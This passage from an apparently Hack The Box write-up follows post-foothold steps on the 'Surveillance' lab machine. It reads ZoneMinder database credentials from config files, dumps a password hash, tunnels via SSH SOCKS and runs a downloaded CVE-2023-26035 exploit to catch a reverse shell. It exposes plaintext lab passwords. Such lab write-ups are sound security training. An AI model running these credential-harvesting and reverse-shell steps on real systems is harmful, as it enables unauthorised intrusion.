tcp           LISTEN         0              511                     127.0.0.1:8080
tcp           LISTEN         0              511                       0.0.0.0:80
tcp           LISTEN         0              4096                127.0.0.53%lo:53
tcp           LISTEN         0              128                       0.0.0.0:22
tcp           LISTEN         0              128                          [::]:22
matthew@surveillance:~$ 
```

I checked for the process listening on 8080 but could not find it with netstat or lsof
In the nginx sites available directory I was able to discover this is zoneminder site configuration

```
# Command Executed
cat /etc/nginx/sites-available/zoneminder.conf
```

Screenshot Evidence




```
server {
    listen 127.0.0.1:8080;

    root /usr/share/zoneminder/www;
```

I explored the /usr/share/zoneminder/www directory and discovered a database.php file which is typically found on servers running MariaDB port 3306

Inside the database file I discovered a username and password for the MySQL database

```
# Commands Executed
find . -type f -name database.php 2>/dev/null
grep -i password ./api/app/Config/database.php
```

Screenshot Evidence




```
matthew@surveillance:/usr/share/zoneminder/www$ grep -A3
                                'datasource' => 'Database/Mysql',
                                'persistent' => false,
                                'login' => ZM_DB_USER,
                                'password' => ZM_DB_PASS,
                                'database' => ZM_DB_NAME,
                                'ssl_ca' => ZM_DB_SSL_CA_CERT,
                                'ssl_key' => ZM_DB_SSL_CLIENT_KEY,
--
                                'persistent' => false,
                                'host' => 'localhost',
                                'login' => 'zmuser',
                                'password' => 'ZoneMinderPassword2023',
                                'database' => 'zm',
                                'prefix' => '',
```

I was able to access the SQL database

```
# Commands Executed
mysql -u zmuser -p
Password: ZoneMinderPassword2023
```

Screenshot Evidence




```
matthew@surveillance:/usr/share/zoneminder/www$ mysql -u zmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5830
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

MariaDB [(none)]> |
```

I explored the database for useful info

```
# MariaDB Commands Executed
show databases;
```

```
use zm;
show tables;
select Id,Username,Password from Users;
```

Screenshot Evidence




```
MariaDB [zm]> select Id,Username,Password from Users;
+----+----------+---------------------------------------------------------------+
| Id | Username | Password                                                      |
+----+----------+---------------------------------------------------------------+
|  1 | admin    | $2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd. |
+----+----------+---------------------------------------------------------------+
```

I identified the hash value and attempted to crack the hash unsuccessfully

```
# Commands Executed on Attack Machine
echo '$2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd.' > sql.hash
hashid
$2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd.

# Crack the Hash
john -w=/usr/share/wordlists/rockyou.txt --format=bcrypt sql.hash
```

The zoneminder files are owned by the user zoneminder who I can attempt to elevate my privileges too

Screenshot Evidence




```
drwxr-xr-x  2 root      zoneminder 4096 Oct 17 10:57 lang
-rw-r--r--  1 root      zoneminder   29 Nov 18  2022 robots.txt
drwxr-xr-x  3 root      zoneminder 4096 Oct 17 10:53 skins
drwxr-xr-x  5 root      zoneminder 4096 Oct 17 10:57 vendor
drwxr-xr-x  2 root      zoneminder 4096 Oct 17 10:57 views
matthew@surveillance:/usr/share/zoneminder/www$ grep zoneminder /etc/passwd
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
```

I closed my SSH session and logged in again creating a poor mans SSH proxy to access port 8080 or any other ports I may need

```
# Commands Executed
exit
ssh -D 1080 matthew@surveillance.htb
Password: starcraft122490
```


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# ssh -D 1080 matthew@surveillance.htb
matthew@surveillance.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)
```

I then used the SOCKS5 proxy in FoxyProxy to view the site


Screenshot Evidence Connection Profile



SOCKS5

Title: SOCKS5
Type: SOCKS5
Country:
City: city
Color: 🟩
Hostname: 127.0.0.1
Port: 1080
Username: username
Password: ****
PAC URL
□ Store Local

Screenshot Evidence Selected Connection Profile




FoxyProxy

Proxy by Patterns
Disable
SOCKS4 1080
SOCKS5 1080 ●
Burp 8080

I visited port 8080 in my browser and discovered a new site
LINK: http://127.0.0.1:8080/

Screenshot Evidence



127.0.0.1:8080

ZoneMinder
ZoneMinder
Documentation
Support
TOGGLE NAVIGATION

account_circle ZoneMinder Login


Username: Username
Password: Password
LOGIN

I could not find version information on the page so I checked on the server

```
# Command Executed
grep -R -i version /usr/share/zoneminder/*
```

FILE: /usr/share/zoneminder/www/includes/config.php

Screenshot Evidence




```
:// of the License, or (at your optic
:define( 'ZM_VERSION', '1.36.32' );
E.txt:all versions of Internet Explor
```

I ran a search for an exploit using “zoneminder 1.36.32 exploit” and discovered CVE-2023-26035 which is another unauthenticated RCE

EXPLOIT: https://github.com/rvizx/CVE-2023-26035

Screenshot Evidence



https://github.com › rvizx › CVE-2023-26035

GitHub - rvizx/CVE-2023-26035: Unauthenticated RCE in ZoneMinde

2 days ago · Unauthenticated RCE in ZoneMinder Snapshots - PoC Exploit Description ZoneMinder versions prior to 1.36.33 and 1.37.33 are vulnerable to Unauthenticated Remote Code Execution due t missing authorization checks in the snapshot action.


I downloaded the file to my machine and executed it

```
# Download File from GitHub
wget https://raw.githubusercontent.com/rvizx/CVE-2023-26035/main/exploit.py .
```

I vierfied my proxychains file is up to date

```
# Modify File
vim /etc/proxychains4.conf
# Make the last line config
socks5 127.0.0.1 1080
```

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/
└─# tail /etc/proxychai
#          * raw: The tr
#         ( auth types s
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4          127.0.0
socks5 127.0.0.1 1080 #
```


I set up a listener

```
# Netcat way
nc -lvnp 1336

# Metasploit way
use multi/handler
set LHOST 10.10.14.51
set LPORT 1336
set payload linux/x86/shell/reverse_tcp
run -j
```

I then executed the payload

```
# Command Executed
proxychains python3 exploit.py -t http://127.0.0.1:8080/ -ip 10.10.14.51 -p 1336
```


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# proxychains python3 exploit.py -t http://127.0.0.1:8080/ -ip 10.10.14.51 -p 1336
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[>] fetching csrt token
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:8080  ...  OK
[>] recieved the token: key:0f936fd141a2f2dbbdcaed79be31b19a18104a5c,1702615117
[>] executing...
[>] sending payload..
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:8080  ...  OK
```

This caught a shell

Screenshot Evidence

